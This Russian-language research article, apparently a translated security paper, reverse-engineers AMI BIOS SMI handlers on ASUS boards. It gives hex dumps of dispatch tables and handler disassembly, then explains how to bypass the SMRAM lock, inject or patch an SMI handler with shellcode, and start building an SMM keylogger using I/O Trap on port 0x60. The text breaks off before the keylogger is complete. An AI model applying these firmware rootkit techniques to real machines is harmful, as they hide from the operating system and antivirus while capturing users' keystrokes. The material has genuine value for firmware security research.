Прошивка BIOS включает не только загрузочный код, но и прошивку, которая будет выполняться во время работы системы «параллельно» с операционной системой, однако в собственной «ортогональной» памяти SMRAM, зарезервированной от ОС. Эта работающая в реальном времени прошивка состоит из обработчиков системного прерывания управления (SMI), выполняемых в режиме системного управления (SMM) ЦПУ.

2.2 - Обзор режима системного управления (SMM)

Процессор переключается в режим системного управления (SMM) из защищённого режима или режима реальных адресов при получении системного прерывания управления (SMI) от различных внутренних или внешних устройств, либо генерируемого программно. В ответ на SMI он выполняет специальный SMI-обработчик, расположенный в области памяти системного управления (SMRAM), зарезервированной BIOS от операционной системы для различных SMI-обработчиков. SMRAM состоит из нескольких непрерывных в физической памяти областей: сегмента совместимости (CSEG), фиксированного по адресам 0xA0000–0xBFFFF ниже 1 МБ, или верхнего сегмента (TSEG), который может располагаться в любом месте физической памяти.

Если ЦПУ обращается к CSEG в режиме, отличном от SMM (обычный защищённый режим), контроллер памяти перенаправляет обращение к видеопамяти вместо DRAM. Аналогично, аппаратура не разрешает не-SMM-доступ к памяти TSEG. Следовательно, доступ к областям SMRAM разрешён только во время выполнения кода в режиме SMM. При загрузке системная прошивка BIOS инициализирует SMRAM, распаковывает SMI-обработчики, хранящиеся в ПЗУ BIOS, и копирует их в SMRAM. После этого прошивка BIOS должна «заблокировать» SMRAM для включения её защиты, гарантированной чипсетом, чтобы SMI-обработчики не могли быть изменены операционной системой или любым другим кодом.

При получении SMI ЦПУ начинает выбирать инструкции SMI-обработчика из SMRAM в режиме большого реального адресного пространства (big real mode) с предопределённым состоянием ЦПУ. Вскоре после этого SMI-код в современных системах инициализирует и загружает Глобальную таблицу дескрипторов (GDT) и переводит ЦПУ в защищённый режим без страничной адресации. SMI-обработчики могут обращаться к 4 ГБ физической памяти. Выполнение операционной системы приостанавливается на всё время выполнения SMI-обработчика вплоть до его возврата в защищённый режим и возобновления выполнения ОС с точки, в которой она была прервана SMI.

Стандартная обработка SMI и SMM-кода процессором с поддержкой расширений виртуальных машин (например, Intel VMX) предполагает выход из режима виртуальной машины при получении SMI на всё время выполнения SMI-обработчика [intel_man]. Ничто не может вынудить ЦПУ выйти в корневой (хостовый) режим виртуальной машины, находясь в SMM, то есть монитор виртуальных машин (VMM) не контролирует и не виртуализирует SMI-обработчики.

Совершенно очевидно, что SMM представляет собой изолированную и «привилегированную» среду и является целью для вредоносного ПО и руткитов. После того как вредоносный код внедрён в SMRAM, никакое ядро ОС и никакое антивирусное программное обеспечение на основе VMM не может защитить систему и не может удалить его из SMRAM.

Следует отметить, что первое исследование SMM-руткитов было представлено в работе [smm], за которым последовали [phrack_smm] и proof-of-concept-реализация SMM-кейлоггера и сетевого бэкдора в [smm_rkt].

2.3 - Извлечение бинарника SMI-обработчиков BIOS

Похоже, существует распространённое заблуждение, что для дизассемблирования SMI-обработчиков требуется некий «анализатор оборудования». Это не так. SMI-обработчики являются частью системной прошивки BIOS и могут быть дизассемблированы аналогично любому другому коду BIOS. Подробную информацию о реверс-инжиниринге Award и AMI BIOS заинтересованный читатель может найти в превосходной книге и серии статей Pinczakko [bios_disasm].

Существует два простых способа сдать SMI-обработчики в системе:

1. Использовать любую уязвимость для прямого доступа к SMRAM из защищённого режима и сдать всё содержимое области SMRAM, используемой BIOS (TSEG, High SMRAM или унаследованную область SMRAM по адресам 0xA0000–0xBFFFF). Например, если BIOS не блокирует SMRAM путём установки бита D_LCK, то SMRAM можно сдать после модификации PCI-регистра конфигурации SMRAMC, как объяснено в [smm] и [phrack_smm].

Если вам не повезло и BIOS блокирует SMRAM, а других уязвимостей нет — можно модифицировать прошивку BIOS таким образом, чтобы она больше не устанавливала D_LCK. После перепрошивки модифицированного бинарника ПЗУ BIOS и загрузки системы с этим BIOS, SMRAM не будет заблокирована и её можно будет сдать из ОС. Разумеется, это работает только в том случае, если прошивка BIOS не имеет цифровой подписи. Ах да, почти ни одна материнская плата не использует цифрово подписанную не-EFI прошивку BIOS.

Подсказка о том, как найти место в прошивке BIOS, где устанавливается бит D_LCK: прошивка BIOS, скорее всего, использует устаревший I/O-доступ к PCI-регистрам конфигурации через порты 0xCF8/0xCFC. Для доступа к регистру SMRAMC BIOS должен сначала записать значение 0x8000009C в адресный порт 0xCF8, а затем нужное значение (обычно 0x1A для блокировки SMRAM) в порт данных 0xCFC.

2. Существует ещё один, вероятно, более простой способ дизассемблировать SMI-обработчики, не требующий доступа к SMRAM во время выполнения.

2.1. Сдампьте бинарник прошивки BIOS из ПЗУ BIOS с помощью программатора Flash или просто скачайте последний бинарник BIOS с сайта производителя ;). Для материнской платы ASUS P5Q скачайте файл P5Q-ASUS-PRO-1613.ROM.

2.2. Большинство модулей прошивки BIOS, включая основной модуль BIOS, содержащий SMI-обработчики, сжаты. Используйте инструменты, предоставленные производителем, для извлечения/распаковки основного модуля BIOS. BIOS ASUS основан на AMI BIOS, поэтому мы использовали утилиту AMIBIOS BIOS Module Manipulation Utility, MMTool.exe, для извлечения основного модуля BIOS. Откройте скачанный .ROM-файл в MMTool, выберите извлечение модуля «Single Link Arch BIOS» (ID=1Bh), установите флажок «In uncompressed form» и сохраните. Это и есть несжатый основной модуль BIOS, содержащий SMI-обработчики.

Посмотрите ресурс по модификации AMI BIOS на форуме The Rebels Heaven [ami_mod].

2.3. После извлечения основного модуля BIOS можно приступить к его дизассемблированию с целью поиска SMI-обработчиков (например, с помощью HIEW или IDA Pro). В данной статье мы надеемся предоставить отправную точку для анализа SMI-обработчиков.

Итак, перейдём к дизассемблированию прошивки SMI-обработчиков.

2.4 - Дизассемблирование SMI-обработчиков

Мы обнаружили, что BIOS ASUS/AMI использует массив структур, описывающих поддерживаемые SMI-обработчики. Каждая запись массива начинается с сигнатуры \$SMIxx, где последние два символа xx идентифицируют конкретный SMI-обработчик.

Ниже приведена таблица диспетчеризации SMI, используемая AMIBIOS 8 в материнской плате ASUS P5Q SE на базе настольного чипсета Intel P45:

```
00065CB0: 00 24 53 4D-49 43 41 00-00 70 B4 00-40 BF 07 00 $SMICA p_@.
00065CC0: 40 20 6E C8-A8 4B 6E C8-A8 24 53 4D-49 53 53 00 @ n..Kn..$SMISS
00065CD0: 00 B1 B4 00-40 B4 B4 00-40 91 85 C8-A8 B5 85 C8 +_ @_ @':...:.
00065CE0: A8 24 53 4D-49 50 41 00-00 A8 87 C8-A8 B9 87 C8 .$SMIPA .+...+.
00065CF0: A8 B4 88 C8-A8 1C 89 C8-A8 24 53 4D-49 53 49 00 .___ %..$SMISI
00065D00: 00 B5 B4 00-40 C7 B4 00-40 63 9F C8-A8 7B 9F C8 ._ @_ @c_{_.
00065D10: A8 24 53 4D-49 58 35 00-00 35 DE 00-40 38 DE 00 .$SMIX5 5. @8.
00065D20: 40 BE 9F C8-A8 D2 9F C8-A8 24 53 4D-49 42 50 00 @_____$SMIBP
00065D30: 00 E4 E0 00-40 F6 E0 00-40 5A A6 C8-A8 80 A6 C8 .. @_ @Z...._.
00065D40: A8 24 53 4D-49 53 53 00-00 01 E1 00-40 14 E1 00 .$SMISS . @.
00065D50: 40 A0 A6 C8-A8 C6 A6 C8-A8 24 53 4D-49 45 44 00 @.....$SMIED
00065D60: 00 8D E3 00-40 90 E3 00-40 DF A7 C8-A8 F2 A7 C8 _ @_ @.....
00065D70: A8 24 53 4D-49 46 53 00-00 91 E3 00-40 94 E3 00 .$SMIFS '. @".
00065D80: 40 41 A8 C8-A8 53 A8 C8-A8 24 53 4D-49 50 54 00 @A...S...$SMIPT
00065D90: 00 29 E8 00-40 39 E8 00-40 21 AA C8-A8 33 AA C8 ). @9. @!...3..
00065DA0: A8 24 53 4D-49 42 53 00-00 55 E8 00-40 58 E8 00 .$SMIBS U. @X.
00065DB0: 40 D0 AA C8-A8 12 AB C8-A8 24 53 4D-49 56 44 00 @.... <..$SMIVD
00065DC0: 00 A3 E8 00-40 A6 E8 00-40 CD AB C8-A8 DD AB C8 _ @_ @.<...<.
00065DD0: A8 24 53 4D-49 4F 53 00-00 A7 E8 00-40 AA E8 00 .$SMIOS .. @..
00065DE0: 40 CC AC C8-A8 E7 AC C8-A8 24 53 4D-49 42 4F 00 @.....$SMIBO
00065DF0: 00 AB E8 00-40 AE E8 00-40 F7 AC C8-A8 FB AC C8 <. @R. @.....
00065E00: A8 24 44 45-46 FF 00 01-00 AF E8 00-40 B2 E8 00 .$DEF. .. @_.
00065E10: 40 9C B3 C8-A8 A7 B3 C8-A8 53 53 44-54 13 06 00 @_____$SDT
```

Ещё один пример — таблица диспетчеризации SMI в ноутбуке ASUS B50A с чипсетами Intel mobile GM45 Express и ICH9M выглядит аналогично, но содержит больше SMI-обработчиков:

```
0007BE90: 24 53 4D 49-54 44 00 00-92 6D EA 47-9B 6D EA 47 $SMITD 'm.G>m.G
0007BEA0: 10 6B 66 A8-11 6B 66 A8-24 53 4D 49-54 43 00 00 kf. kf.$SMITC
0007BEB0: 30 7E 66 A8-39 7E 66 A8-3A 7E 66 A8-5F 7E 66 A8 0~f.9~f.:~f._~f.
0007BEC0: 24 53 4D 49-43 41 00 00-B0 89 EA 47-E9 08 EA 47 $SMICA .%.G. .G
0007BED0: 70 81 66 A8-9B 81 66 A8-24 53 4D 49-53 53 00 00 p_f.>_f.$SMISS
0007BEE0: F1 89 EA 47-F4 89 EA 47-B8 95 66 A8-D1 95 66 A8 .%.G.%.G..f...f.
0007BEF0: 24 53 4D 49-53 49 00 00-E4 18 32 5E-F6 18 32 5E $SMISI . 2^ 2^
0007BF00: 96 97 66 A8-B4 97 66 A8-24 53 4D 49-58 35 00 00 --f._-f.$SMIX5
0007BF10: 49 A5 EA 47-4C A5 EA 47-92 9B 66 A8-A6 9B 66 A8 I_.GL_.G'>f...>f.
0007BF20: 24 53 4D 49-42 4E 00 00-96 A7 EA 47-A5 A7 EA 47 $SMIBN -.G...G
0007BF30: 9F A1 66 A8-B7 A1 66 A8-24 53 4D 49-42 50 00 00 _f...f.$SMIBP
0007BF40: A6 A7 EA 47-B1 A7 EA 47-79 A3 66 A8-9F A3 66 A8 ...G+..Gy_f._f.
0007BF50: 24 53 4D 49-45 44 00 00-49 AA EA 47-4C AA EA 47 $SMIED I..GL..G
0007BF60: 10 A4 66 A8-23 A4 66 A8-24 53 4D 49-46 53 00 00 .f.#.f.$SMIFG
0007BF70: 4D AA EA 47-50 AA EA 47-72 A4 66 A8-84 A4 66 A8 M..GP..Gr.f.".f.
0007BF80: 24 53 4D 49-50 54 00 00-E1 B7 EA 47-F1 B7 EA 47 $SMIPT ...G...G
0007BF90: 0C A6 66 A8-1E A6 66 A8-24 53 4D 49-42 53 00 00 .f. .f.$SMIBS
0007BFA0: F2 B7 EA 47-FE B7 EA 47-C0 A6 66 A8-4D A7 66 A8 ...G...G..f.M.f.
0007BFB0: 24 53 4D 49-42 4F 00 00-FF B7 EA 47-02 B8 EA 47 $SMIBO ...G ..G
0007BFC0: 08 A8 66 A8-0C A8 66 A8-24 53 4D 49-43 4D 00 00 .f. .f.$SMICM
0007BFD0: 5D AD 66 A8-60 AD 66 A8-EF AD 66 A8-F1 AD 66 A8 ]-f.`-f...-f.-f.
0007BFE0: 24 53 4D 49-4C 55 00 00-91 AE 66 A8-94 AE 66 A8 $SMILU 'Rf."Rf.
0007BFF0: A8 AE 66 A8-B5 AE 66 A8-24 53 4D 49-41 42 00 00 .Rf..Rf.$SMIAB
0007C000: 4D B0 66 A8-50 B0 66 A8-54 B0 66 A8-67 B0 66 A8 M.f.P.f.T.f.g.f.
0007C010: 24 53 4D 49-47 43 00 00-F0 BB 66 A8-F3 BB 66 A8 $SMIGC .>f...>f.
0007C020: F4 B6 66 A8-0A BC 66 A8-24 53 4D 49-50 53 00 00 .>f. _f.$SMIPS
0007C030: 2C BC 66 A8-32 BC 66 A8-33 BC 66 A8-41 BC 66 A8 ,_f.2_f.3_f.A_f.
0007C040: 24 53 4D 49-50 53 00 00-74 BC 66 A8-7A BC 66 A8 $SMIPS t_f.z_f.
0007C050: 7B BC 66 A8-86 BC 66 A8-24 53 4D 49-47 44 00 00 {_f.+_f.$SMIGD
0007C060: C0 BD 66 A8-C3 BD 66 A8-C4 BD 66 A8-F6 BD 66 A8 ._f..._f..._f..._f.
0007C070: 24 53 4D 49-43 45 00 00-50 BF 66 A8-62 BF 66 A8 $SMICE P.f.b.f.
```

```

0007C080: 72 BF 66 A8-8B BF 66 A8-24 53 4D 49-46 45 00 00 r.f.<.f.$SMIFE
0007C090: 70 D3 EA 47-7F D3 EA 47-17 C4 66 A8-0C D9 66 A8 p..G..G .f. .f.
0007C0A0: 24 53 4D 49-49 4C 00 00-50 D9 66 A8-55 D9 66 A8 $SMIIL P.f.U.f.
0007C0B0: 5B D9 66 A8-61 D9 66 A8-24 53 4D 49-43 47 00 00 [.f.a.f.$SMICG
0007C0C0: B0 DA 66 A8-B6 DA 66 A8-EB DA 66 A8-17 DB 66 A8 ..f...f...f. .f.
0007C0D0: 24 44 45 46-FF 00 01 00-84 E3 EA 47-87 E3 EA 47 $DEF. "...G+..G
0007C0E0: 86 E9 66 A8-91 E9 66 A8-00 00 00 01-00 00 00 00 +.f.'..f.

```

В качестве небольшого упражнения скачайте .ROM-файл для любого нетбука ASUS EeePC и найдите, какие SMI-обработчики присутствуют в BIOS EeePC.

Обе таблицы имеют последнюю структуру с сигнатурой \$DEF, описывающую обработчик SMI по умолчанию, вызываемый в случае, если ни один из других обработчиков не взял на себя владение текущим SMI. Он не делает ничего, кроме очистки всех статусов SMI.

Из приведённых выше таблиц мы можем попытаться восстановить содержимое каждой записи таблицы:

```

_smi_handler STRUCT
    signature    BYTE  '$SMI',?,?
    some_flags   WORD   0
    some_ptr0    DWORD  ?
    some_ptr1    DWORD  ?
    some_ptr2    DWORD  ?
    handle_smi_ptr  DWORD ?
_smi_handler ENDS

```

Каждая запись SMI-обработчика в таблице диспетчеризации SMI начинается с сигнатуры \$SMI, за которой следуют 2 символа, специфичных для данного SMI-обработчика. Только запись для обработчика SMI по умолчанию начинается с сигнатуры \$DEF.

Каждая запись _smi_handler содержит несколько указателей на функции SMI-обработчика. Наиболее важный указатель занимает последние 4 байта — handle_smi_ptr. Он указывает на главную функцию-обработчик соответствующего SMI-обработчика.

2.5 - Дизассемблирование "главной" функции диспетчеризации SMI

Специальная процедура диспетчеризации SMI (назовём её dispatch_smi) перебирает каждую запись SMI-обработчика в таблице и вызывает её handle_smi_ptr. Если ни один из зарегистрированных SMI-обработчиков не взял на себя владение текущим SMI, она вызывает процедуру handle_smi_ptr обработчика \$DEF.

Ниже приведён дизассемблированный код функции Handle_SMI в материнской плате ASUS P5Q:

```

0004AF71: 51                push     cx
0004AF72: 50                push     ax
0004AF73: 53                push     bx
0004AF74: 1E                push     ds
0004AF75: 06                push     es
0004AF76: 9A0101C8A8        call     0A8C8:00101 ---X
0004AF7B: 07                pop      es
0004AF7C: 1F                pop      ds

0004AF7D: C606670300        mov      b,[0367],000

0004AF82: 803E670301        cmp      b,[0367],001 ;" "
; je _done_handling_smi
0004AF87: 7438              je       00004AFC1 ---> (1)

;
; загрузить в CX количество поддерживаемых SMI-обработчиков
; если 0 — завершить обработку SMI
;
0004AF89: 8B0E6003          mov      cx,[0360]
; jcxz _done_handling_smi

```

```

0004AF8D: E332                                jcxz      00004AFC1  ---> (2)

_iterate_thru_handlers:

;
; загрузить в GS индекс сегмента таблицы SMI-обработчиков в GDT
; и уменьшить счётчик оставшихся SMI-обработчиков
;
0004AF8F: 6828B4                                push      0B428 ;"_"
0004AF92: 0FA9                                pop       gs
0004AF94: 33FF                                xor       di,di

;
; обработать следующий SMI
;
_handle_next_smi:

0004AF96: 49                                dec       cx

;
; проверить some_flags из текущей записи _smi_handler в таблице
;
0004AF97: 658B4506                            mov       ax,gs:[di][06]
0004AF9B: 83E001                            and       ax,001 ;" "
0004AF9E: 7413                                je        00004AFB3  ---> (3)

0004AFA0: 51                                push      cx
0004AFA1: 0FA8                                push      gs
0004AFA3: 57                                push      di

;
; вызвать SMI-обработчик: handle_smi_ptr текущей
; записи _smi_handler в таблице диспетчеризации
;
0004AFA4: 65FF5D14                            call      d,gs:[di][14]

0004AFA8: 5F                                pop       di
0004AFA9: 0FA9                                pop       gs
0004AFAB: 59                                pop       cx

; jcxz _done_handling_smi
0004AFAC: E313                                jcxz      00004AFC1  ---> (4)
0004AFAE: 83F800                            cmp       ax,000
0004AFB1: 7407                                je        00004AFBA  ---> (5)
0004AFB3: BB1800                            mov       bx,00018 ;" "
0004AFB6: 03FB                                add       di,bx

;
; попробовать следующую запись SMI-обработчика
;
0004AFB8: EBDC                                jmps      00004AF96  ---> (6)
                                ; _handle_next_smi

0004AFBA: B80000                            mov       ax,00000
0004AFBD: 0BC0                                or        ax,ax
0004AFBF: 75C1                                jne      00004AF82  ---> (7)

;
; SMI либо обработан, либо соответствующий обработчик не найден
; и был выполнен обработчик по умолчанию
;
_done_handling_smi:

0004AFC1: 5B                                pop       bx
0004AFC2: 58                                pop       ax
0004AFC3: 59                                pop       cx
0004AFC4: 5F                                pop       di
0004AFC5: 0FA9                                pop       gs
0004AFC7: CB                                retf

```

2.6 - Перехват SMI-обработчиков

Исходя из вышеизложенного, существует несколько способов перехватить SMI-обработчики для добавления функциональности руткита: добавить новый SMI-обработчик или пропатчить один из существующих. Хотя оба метода не сильно отличаются друг от друга, мы рассмотрим оба.

1. Добавление собственного SMI-обработчика и новой записи в таблицу диспетчеризации SMI.

Чтобы добавить новый SMI-обработчик, необходимо добавить новую запись в таблицу диспетчеризации SMI. Добавим запись с сигнатурой `$SMIaa` в таблицу непосредственно перед записью для обработчика SMI по умолчанию `$DEF`:

```
00065E00: A8 24 53 4D-49 61 61 00-00 AF E8 00-40 B2 E8 00 .$.SMIaa .. @_.
00065E10: 40 9C B3 C8-A8 A7 B3 C8-A8 53 53 44-54 13 06 00 @___..._.SSDT
```

Эта запись содержит указатели на функции обработчика SMI по умолчанию, которые могут быть пропатчены. Другой метод — найти свободное место в SMRAM, поместить туда шелл-код и заменить указатели на функции обработчика SMI по умолчанию указателями на SMI-шелл-код.

Кроме того, SMI-код сохраняет количество активных SMI-обработчиков в переменную в сегменте данных SMRAM, которое также должно быть увеличено при внедрении нового SMI-обработчика.

2. Патчинг одного из существующих SMI-обработчиков.

Опишем патчинг существующего SMI-обработчика подробнее.

Хотя все проанализированные нами BIOS основаны на одном и том же ядре AMIBIOS 8, мы обнаружили, что количество записей `$SMI` в таблицах SMI-обработчиков варьируется в зависимости от производителя и модели материнской платы, производителя и модели чипсета, а также от того, является ли плата мобильной или серверной. SMI-обработчики, как правило, выполняют функции управления оборудованием или служат обходными решениями для аппаратных ошибок. У разных систем разные потребности, а следовательно, в прошивке BIOS присутствуют разные типы SMI-обработчиков.

Примечательно, что некоторые SMI-обработчики, по всей видимости, присутствуют во всех BIOS на основе AMIBIOS 8. Конкретно обработчики со следующими записями в таблице диспетчеризации SMI: `$SMICA`, `$SMISS`, `$SMISI`, `$SMIX5`, `$SMIBP`, `$SMIED`, `$SMIFS`, `$SMIBS` и, разумеется, `$DEF`.

Первым выбором было бы заменить один из SMI-обработчиков, присутствующих в каждом BIOS на основе ядра AMIBIOS 8, например `$SMISS`. В BIOS для материнской платы ASUS P5Q обработчик `$SMISS` находится по смещению `000490D3` в бинарнике системного BIOS. Ниже приведён фрагмент дизассемблирования обработчика `$SMISS`:

```
handle_smi_ss:

000490D3: 0E                push     cs
000490D4: E8D8FF           call     0000490AF --- (1)
000490D7: B80100           mov     ax,00001 ;" "
000490DA: 0F82F400         jb      0000491D2 --- (2)
000490DE: B81034           mov     ax,03410 ;"4 "

..

000491CA: 9AFB00C8A8       call     0A8C8:000FB ---X
000491CF: B80000           mov     ax,00000
000491D2: CB              retf
```

После некоторого времени, потраченного на реверс-инжиниринг этого обработчика, можно распознать его как код, обрабатывающий запросы перехода в спящий режим (Sleep State). Оказывается, замена одного из существующих SMI-обработчиков может лишить систему важной функциональности или даже привести к её нестабильной работе.

Замена обработчика SMI по умолчанию (\$DEF) может быть возможна, если внедряемая нагрузка предназначена для обработки SMI, не поддерживаемого текущим BIOS. В этом случае ни один из существующих SMI-обработчиков не возьмёт на себя SMI, и будет выполнен обработчик по умолчанию.

Обработчик по умолчанию очень прост и имеет очень ограниченное пространство, поэтому может быть лучше найти другой «жертвенный» обработчик с большим пространством, присутствующий в SMM всех прошивок BIOS и не реализующий полезной функциональности.

Звучит невозможно, но... ;) Рассмотрим SMI-обработчик с сигнатурой \$SMIED. Этот SMI-обработчик обрабатывает программный SMI, генерируемый записью значения 0xDE в APMC-порт 0xB2:

```
_outpd( 0xb2, 0xDE );
```

Похоже, он ничего осмысленного не делает, но он существует и одинаков во всех изученных нами BIOS. Назначение этого SMI-обработчика не вполне ясно. По всей видимости, он используется для отладки.

Прежде всего нам нужно найти процедуры обработчика \$SMIED в бинарнике BIOS. SMI-обработчики тривиально обнаружить, если для хотя бы одного SMI-обработчика в бинарнике BIOS найдена главная процедура (вспомните указатель handle_smi_ptr в структуре SMI_HANDLER).

Предположим, мы знаем расположение функции handle_smi_ss обработчика \$SMISS, описанного выше. Это смещение 0x000490D3 в бинарнике системного BIOS.

Последние 4 байта записи \$SMISS в таблице диспетчеризации SMI — B5 85 C8 A8, что даёт handle_smi_ptr = 0xA8C885B5. Это линейный адрес главной функции обработчика \$SMISS. Последние 4 байта записи \$SMIED в таблице диспетчеризации SMI — F2 A7 C8 A8, следовательно, handle_smi_ptr = 0xA8C8A7F2.

Это линейный адрес главной функции обработчика \$SMIED. Дельта между этими двумя линейными адресами равна 0x223D. Прибавив эту дельту к смещению SMI-обработчика \$SMISS в бинарнике BIOS, можно вычислить смещение главной функции обработчика \$SMIED или любого другого SMI-обработчика в бинарнике BIOS.

```
0x000490D3 + 0x223D = 0x0004B310
```

Вместо \$SMISS можно использовать любой другой SMI-обработчик, например \$DEF, который должен быть одинаков во всех бинарниках BIOS.

Ниже приведена главная функция SMI-обработчика \$SMIED:

0004B2FD: 50	push	ax	
0004B2FE: E8CCFD	call	00004B0CD	--- > (1)
0004B301: 720A	jb	00004B30D	--- > (2)
0004B303: 3CDE	cmp	al,0DE	
0004B305: 7506	jne	00004B30D	--- > (3)
0004B307: E8E0FD	call	00004B0EA	--- > (4)
0004B30A: F8	clc		
0004B30B: 58	pop	ax	
0004B30C: CB	retf		
0004B30D: F9	stc		
0004B30E: 58	pop	ax	
0004B30F: CB	retf		

handle_smi_ed:

0004B310: 0E	push	cs	
0004B311: E8E9FF	call	00004B2FD	--- > (5)
0004B314: B80100	mov	ax,00001 ;" "	
0004B317: 7245	jb	00004B35E	--- > (6)
0004B319: 6660	pushad		
0004B31B: 1E	push	ds	

```

0004B31C: 06          push     es
0004B31D: 680070      push     07000 ;"p "
0004B320: 1F          pop      ds
0004B321: 33FF        xor      di,di
0004B323: 6828B4      push     0B428 ;"_"("
0004B326: 07          pop      es
0004B327: 33F6        xor      si,si
0004B329: 268B04      mov      ax,es:[si]
0004B32C: 8905        mov      [di],ax
0004B32E: 268B04      mov      ax,es:[si]
0004B331: 3D2444      cmp      ax,04424 ;"D$"
0004B334: 750C        jne      00004B342 --- > (7)
0004B336: BB0200      mov      bx,00002 ;" "
0004B339: 268B4402    mov      ax,es:[si][02]
0004B33D: 3D4546      cmp      ax,04645 ;"FE"
0004B340: 7408        je       00004B34A --- > (8)
0004B342: 83C602      add      si,002 ;" "
0004B345: 83C702      add      di,002 ;" "
0004B348: EBD F       jmps     00004B329 --- > (9)
0004B34A: 268B00      mov      ax,es:[bx][si]
0004B34D: 8901        mov      [bx][di],ax
0004B34F: 83C302      add      bx,002 ;" "
0004B352: 83FB0A      cmp      bx,00A ;" "
0004B355: 75F3        jne      00004B34A --- > (A)
0004B357: 07          pop      es
0004B358: 1F          pop      ds
0004B359: 6661        popad
0004B35B: B80000      mov      ax,00000
0004B35E: CB          retf

```

Единственное, что делает приведённый выше «отладочный» SMI-обработчик — это просто копирует всю таблицу диспетчеризации SMI из 0x0B428:[si] в 0x07000:[di].

Таким образом, логично и безопасно пропатчить эту процедуру-обработчик нашим собственным SMI-шелл-кодом. SMI-шелл-код может отличаться в зависимости от цели. Мы внедряем SMI-кейлоггер аналогично [smm_rkt].

Прежде чем перейти к подробностям реализации обработчика SMI-кейлоггера, рассмотрим методы, которые можно использовать для вызова этого обработчика SMI-кейлоггера при нажатии клавиш.

1. Перенаправление аппаратного прерывания клавиатуры (IRQ #01) в SMI с использованием I/O APIC

Авторы [smm_rkt] использовали контроллер прерываний I/O APIC (Input/Output Advanced Programmable Interrupt Controller) для перенаправления аппаратного прерывания контроллера клавиатуры IRQ #01 в SMI и перехвата нажатий клавиш внутри перехваченного SMI-обработчика.

Подробности использования этого метода приведены в [smm_rkt]. Подробности программирования I/O APIC и локального APIC приведены в главе 8 руководства Intel IA-32 Architecture Software Developer's Manual [intel_man] или в материалах по поиску «APIC programming».

2. I/O Trap на доступ к порту данных контроллера клавиатуры 0x60

Изначально мы начали использовать совершенно иную технику для перехвата нажатий клавиш в SMI — I/O Trap. Следует отметить, что этот метод традиционно используется в BIOS для эмуляции устаревших портов PS/2-клавиатуры 60h/64h. Опишем этот метод подробнее в следующем разделе.

3 - SMM-кейлоггер

3.1 - Аппаратный механизм I/O Trap

Один из способов реализации кейлоггера в ядре ОС — перехватить обработчик отладочного прерывания #DB в таблице IDT и запрограммировать аппаратные регистры отладки DR0–DR3 на трапинг доступа к порту данных контроллера клавиатуры 0x60.

Должен существовать аналогичный способ трапинга в SMI при доступе к I/O-портам клавиатуры. И, как ни удивительно, он есть — эмуляция портов 60/64 для USB-клавиатуры. Например, обратимся к техническому документу, описывающему поддержку USB в AMI BIOS [ami_usb]. Там можно найти следующую цитату:

[фрагмент]

2.5.4 Эмуляция портов 64/60

Эта опция включает/отключает функцию трапинга портов "Port 60h/64h". Трапинг портов 60h/64h позволяет BIOS обеспечить полную поддержку устаревшего интерфейса PS/2 для USB-клавиатуры и мыши. Эта опция полезна для ОС Microsoft Windows NT и для многоязычных клавиатур. Также эта опция предоставляет функциональность PS/2, такую как блокировка клавиатуры, установка пароля, выбор скан-кода и т.д., для USB-клавиатур.

[/фрагмент]

Чтобы использовать это в «других» целях, нам нужно понять, на каком механизме построена данная функция. Механизм должен поддерживаться аппаратно, поэтому необходимо изучить спецификации ЦПУ и чипсета. Базовый механизм поддерживается как процессорами Intel, так и AMD и называется «I/O Trap». Руководство AMD содержит раздел «SMM I/O Trap and I/O Restart» [amd_man]. Руководство Intel описывает его в разделах «I/O State Implementation» и «I/O INSTRUCTION RESTART» [intel_man].

Функция I/O Trap позволяет трапинг SMI при доступе к любому I/O-порту с использованием инструкций IN или OUT и выполнении конкретного SMI-обработчика. Смысл этой функции — включить некоторое устройство, к которому происходит обращение через I/O-порт, если оно выключено. По всей видимости, I/O Trap также используется для других функций, например для эмуляции клавиатурных портов 60h/64h в SMI-обработчике для USB-клавиатуры.

Таким образом, метод I/O Trap аналогичен упомянутому выше отладочному прерыванию: он трапит доступ к I/O-портам, но вместо вызова обработчика отладочного прерывания в ядре ОС генерирует прерывание SMI, и ЦПУ входит в режим SMM и выполняет SMI-обработчик I/O Trap.

Когда процессор трапит инструкцию I/O и входит в режим SMM, он сохраняет всю информацию о перехваченной инструкции I/O в карте сохранённых состояний SMM (SMM Save State Map) в поле «I/O State Field» по смещению $0x8000 + 0x7FA4$ от SMBASE. Ниже приведено содержимое этого поля, которое наш кейлоггер впоследствии будет проверять:

Поле I/O State Field (SMBASE + 0x8000 + 0x7FA4):

+-----+-----+-----+-----+-----+																			
31		16		15		8		7		4		3		1		0			
+-----+-----+-----+-----+-----+																			
I/O Port				Reserved				I/O Type				I/O Length				IO_SMI			
+-----+-----+-----+-----+-----+																			

- Если установлен, IO_SMI (бит 0) указывает, что это I/O Trap SMI.
- I/O Length (биты [1:3]) указывает, был ли I/O-доступ байтовым (001b), словным (010b) или двойным словом (100b).
- I/O Type (биты [4:7]) указывает тип инструкции I/O: "IN imm" (1001b), "IN DX" (0001b) и т.д.
- I/O Port (биты [16:31]) содержит номер I/O-порта, к которому был доступ.

Как мы увидим в следующем разделе, SMI-кейлоггеру потребуется обновить сохранённое поле EAX в карте сохранённых состояний SMM, если это IO_SMI, доступ к порту 0x60 байтовый и выполнен через инструкцию IN DX. Конкретно SMI-кейлоггер проверяет, имеет ли поле I/O State по смещению 0x7FA4 значение 0x00600013:

```
mov esi, SMBASE
mov ecx, dword ptr fs:[esi + 0xFFA4]
cmp ecx, 0x00600013
jnz _not_io_smi
```

Приведённая проверка упрощена. SMI-кейлоггер должен проверять и другие значения битов I/O Type и I/O Length в поле I/O State Field.

(*) Замечание: для целей кейлоггера нас интересует только I/O Trap, но не I/O Restart. Для полноты картины: I/O Restart позволяет повторно выполнить (или «перезапустить») инструкцию IN или OUT, прерванную SMI, после возврата из режима SMM.

Можно запрограммировать I/O Trap на чтение или запись в любой I/O-порт, что позволяет реализовывать SMI-обработчики, которые будут вызываться при различных взаимодействиях между программным обеспечением и аппаратными устройствами. В данный момент нас интересует трапинг операций чтения с порта данных контроллера клавиатуры 0x60.

Опишем подробности работы трапинга нажатия клавиши:

1. При нажатии клавиши контроллер клавиатуры сигнализирует аппаратное прерывание.

[...Здесь произошло бы перенаправление IRQ 1 в SMI через I/O APIC...]

2. После получения аппаратного прерывания клавиатуры APIC вызывает процедуру обработчика прерывания клавиатуры в IDT (0x93 для PS/2-клавиатуры).

3. В какой-то момент обработчику прерывания клавиатуры необходимо считать скан-код из буфера контроллера клавиатуры с помощью порта данных 0x60.

[...В чистой системе обработчик прерывания клавиатуры декодировал бы скан-код и отобразил его на экране или обработал в штатном режиме, но в скомпрометированной системе...]

